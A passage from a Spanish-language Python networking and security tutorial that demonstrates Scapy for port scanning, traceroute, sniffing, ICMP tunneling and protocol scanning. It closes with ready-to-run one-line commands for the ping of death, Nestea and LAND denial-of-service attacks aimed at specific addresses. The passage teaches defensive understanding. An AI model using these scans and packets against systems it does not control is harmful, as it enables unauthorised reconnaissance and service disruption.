(<Results: TCP:3 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:0 UDP:0
ICMP:0 Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:ftp S ==> IP /
TCP 195.221.189.248:ftp > 195.221.189.155:ftp_data SA / Padding
IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:ssh S ==> IP /
TCP 195.221.189.248:ssh > 195.221.189.155:ftp_data SA / Padding
IP / TCP 195.221.189.155:ftp_data > 195.221.189.248:telnet S ==>
IP / TCP 195.221.189.248:telnet > 195.221.189.155:ftp_data SA /
Padding
>>>
```

Podemos enviar y recibir en un bucle:

Utilización avanzada: seguridad de red

Traceroute

traceroute es una herramienta de red, disponible en Linux y Window s, que permite seguir la ruta que un paquete de datos (paquete IP) va a tomar para ir de un equipo A a un equipo B.

Por defecto, el paquete es envía por Internet, pero la ruta seguida por el paquete puede variar, en caso de avería de un enlace o en el caso de cambio de las conexiones de uno de los operadores.

Después de haber sido enviado al proveedor de acceso, el paquete se enviará a los enrutadores intermedios que lo transportarán hasta su destino. El paquete puede sufrir transformaciones durante su viaje. También es posible que nunca llegue a su destino si el número de nodos intermedios es demasiado grande.

Vamos a estudiar las posibilidades de realizar un traceroute empleando Scapy.

Pero Scapy cuenta con su función traceroute integrada.

A diferencia de otros programas traceroute, Scapy envía todos sus paquetes al mismo tiempo. La ventaja principal es que podemos indicar múltiples objetivos para tratar al mismo tiempo.

```
>>> a=traceroute(["www.google.com", www.alcalorpolitico.com"])
Begin emission:
************************************************************
```

```
**.**.*.**Finished to send 90 packets.
**.........................................
Received 123 packets, got 75 answers, remaining 15 packets
   173.194.34.56:tcp80 193.50.192.166:tcp80 90.83.78.130:tcp80
              1  195.221.189.115 11  195.221.189.115 11   195.221.189.115 11
              2  195.221.189.254 11  195.221.189.254 11   195.221.189.254 11
              3  193.51.250.129  11  192.168.206.2   11   193.51.250.129  11
              4  -                  193.50.192.66   11   -
              5  193.51.189.118  11  193.50.192.166  SA   193.51.189.118  11
              6  193.51.189.174  11  193.50.192.166  SA   195.10.54.65    11
              7  -                  193.50.192.166  SA   195.2.9.58      11
              8  193.51.182.197  11  193.50.192.166  SA   -
              9  72.14.238.234   11  193.50.192.166  SA   193.251.128.117 11
              10 -                  193.50.192.166  SA   -
              11 173.194.34.56   SA  193.50.192.166  SA   -
              12 173.194.34.56   SA  193.50.192.166  SA   -
              13 173.194.34.56   SA  193.50.192.166  SA   -
              14 173.194.34.56   SA  193.50.192.166  SA   -
              15 173.194.34.56   SA  193.50.192.166  SA   -
              16 173.194.34.56   SA  193.50.192.166  SA   -
              17 173.194.34.56   SA  193.50.192.166  SA   -
              18 173.194.34.56   SA  193.50.192.166  SA   -
              19 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              20 -                  193.50.192.166  SA   90.83.78.130    SA
              21 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              22 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              23 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              24 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              25 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              26 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              27 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              28 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              29 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
              30 173.194.34.56   SA  193.50.192.166  SA   90.83.78.130    SA
(<Traceroute: TCP:57 UDP:0 ICMP:18 Other:0>, <Unanswered: TCP:15
UDP:0 ICMP:0 Other:0>)
>>>
```

b. Sniffing

Vamos a ver cómo "olfatear" las tramas de red empleando Scapy para poder estudiarlas.

La mayoría de las redes utilizan la tecnología de broadcasting, lo que significa que cada paquete que un equipo transmite por la red puede ser leído por cualquier otro equipo situado en la red.

En la práctica, todos los equipos excepto el destinatario del mensaje se percatarán de que el mensaje no está destinado a ellos y lo ignorarán. Pero, sin embargo, muchos equipos pueden ser programados para ver cada mensaje que atraviesa la red.

```
>>> sniff(filter="ip and host 195.221.189.155",count=2)
<Sniffed: TCP:2 UDP:0 ICMP:0 Other:0>
>>> a=_
>>> a.nsummary()
0000 Ether / IP / TCP 88.190.17.188:7993 > 195.221.189.155:39864
PA / Raw
0001 Ether / IP / TCP 195.221.189.155:39864 > 88.190.17.188:7993
PA / Raw
>>> a[1]
<Ether dst=00:0b:cd:b1:24:33 src=00:26:b9:eb:6f:68 type=0x800 |
<IP version=4L ihl=5L tos=0x0 len=89 id=35398 flags=DF frag=0L
ttl=64 proto=tcp chksum=0xc465 src=195.221.189.155
dst=88.190.17.188 options=[] |<TCP sport=39864 dport=7993
seq=3949175726 ack=3310923521 dataofs=8L reserved=0L flags=PA
window=501 chksum=0xec3e urgptr=0 options=[('NOP', None), ('NOP',
None), ('Timestamp', (11077566, 86340748))] |<Raw
load='\x17\x03\x01\x00
\x9c\xbbM[\xf2\xbb\x90\xb0\x16p\x80\x18\xc0M\xda\x12W$\xfb^\xd7D\x
e8\xb5\xf3\xb8\xd3\xfb<\xe4\xbbf' |>>>>
>>>
```

Vemos aquí que podemos definir qué equipo queremos "olfatear" (sniff), y cuántos paquetes queremos recuperar, por ejemplo. Podemos entonces ver el detalle de cada paquete para analizarlo.

Podemos obtener en tiempo real la visualización de cada paquete mediante el comando siguiente:

```
>>> sniff(iface="eth0", prn=lambda x:x.show())
###[ 802.3 ]###
  dst= 01:80:c2:00:00:00
  src= 00:0c:85:21:84:2a
  len= 38
###[ LLC ]###
     dsap= 0x42
     ssap= 0x42
     ctrl= 3
###[ Spanning Tree Protocol ]###
        proto= 0
        version= 0
        bpdutype= 0
        bpduflags= 0
        rootid= 32768
        rootmac= 00:03:6b:b4:06:c4
        pathcost= 8
        bridgeid= 32790
        bridgemac= 00:0c:85:21:84:00
        portid= 32810
        age= 2.0
        maxage= 20.0
        hellotime= 2.0
        fwddelay= 15.0
###[ Padding ]###
           load= '\x00\x00\x00\x00\x00\x00\x00\x00'
###[ Ethernet ]###
  dst= 00:0c:85:21:84:2a
  src= 00:0c:85:21:84:2a
  type= 0x9000
###[ Raw ]###
     load= '\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
###[ Ethernet ]###
dst= ff:ff:ff:ff:ff:ff
src= 00:25:b3:1a:26:f9
type= 0x800
```

Vemos aquí que podemos por supuesto definir la interfaz en la que queremos escuchar

Tunneling

El tunneling es una práctica habitual para transportar un protocolo (y sus datos) dentro de otro. Vamos aquí a efectuar un simple tunneling ICMP:

```
>>> cadena="Ediciones ENI"
>>> p=IP(dst="195.221.189.248")/ICMP()
>>> for c in cadena:
...    p[IP].id=ord(c)
...    send(p)
...
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

¡Listo!, hemos enviado nuestra frase letra por letra dentro del protocolo ICMP. ¡Nada más fácil!

Scan IP

El scan del protocolo IP permite determinar qué protocolos IP (TCP, ICMP, IGMP, etc.) están activados en los objetivos. El scan de protocolo funciona de manera similar al scan UDP. En lugar de recorrer los campos de número de puertos de paquetes UDP, envía paquetes de cabeceras IP y recorre los 8 bits del campo protocolo IP.

```
>>> ans,unans=sr(IP(dst="195.221.189.158",proto=(0,255))/ "ENI",retry=2)
```

Con esta línea de comando, podemos enumerar los protocolos activos.

Los ataques clásicos

Paquetes mal formados

También podemos mediante Scapy construir paquetes mal formados, es decir, que no correspondan a la norma (RFC) del protocolo, para estudiar la respuesta que nos puede aportar información útil.

```
>>>send(IP(dst= '195.221.189.158' , ihl=2,version=3)/ICMP())
```

Ping de la muerte (ping of death)

El "ping de la muerte" define un paquete ICMP cuyo tamaño supera la capacidad del equipo. Esto puede generar un error grave. En el siguiente ejemplo, tratamos de enviar 60000 X.

```
>>>send(fragment(IP(dst='195.221.189.158')/ICMP()/('X'*60000)))
```

Ataque Nestea

El ataque Nestea es un ataque DoS (*Denial of Service*) que permite por ejemplo dejar inaccesible un servidor remoto. Por supuesto no intentaremos este ataque salvo en un servidor o un equipo que nos pertenezca.

```
>>>send(IP(dst='195.221.189.158', id=42, flags='MF')/UDP()/
('X'*10))
>>>send(IP(dst='195.221.189.158', id=42, frag=48)/('X'*116))
>>>send(IP(dst='195.221.189.158', id=42, flags='MF')/UDP()/
('X'*224))
```

Ataque LAND

Se trata de un ataque en el que la dirección IP de origen y la dirección IP de destino son idénticas, al igual que los puertos de origen y destino. Para que funcione, debe emitirse sobre un puerto abierto y con el flag SYN.

Al recibir este tipo de paquete, algunos sistemas se cuelgan (stack IP).

```
>>>send(IP(src='10.0.0.1',dst='10.0.0.1')/TCP(sport=135,dport=135))
```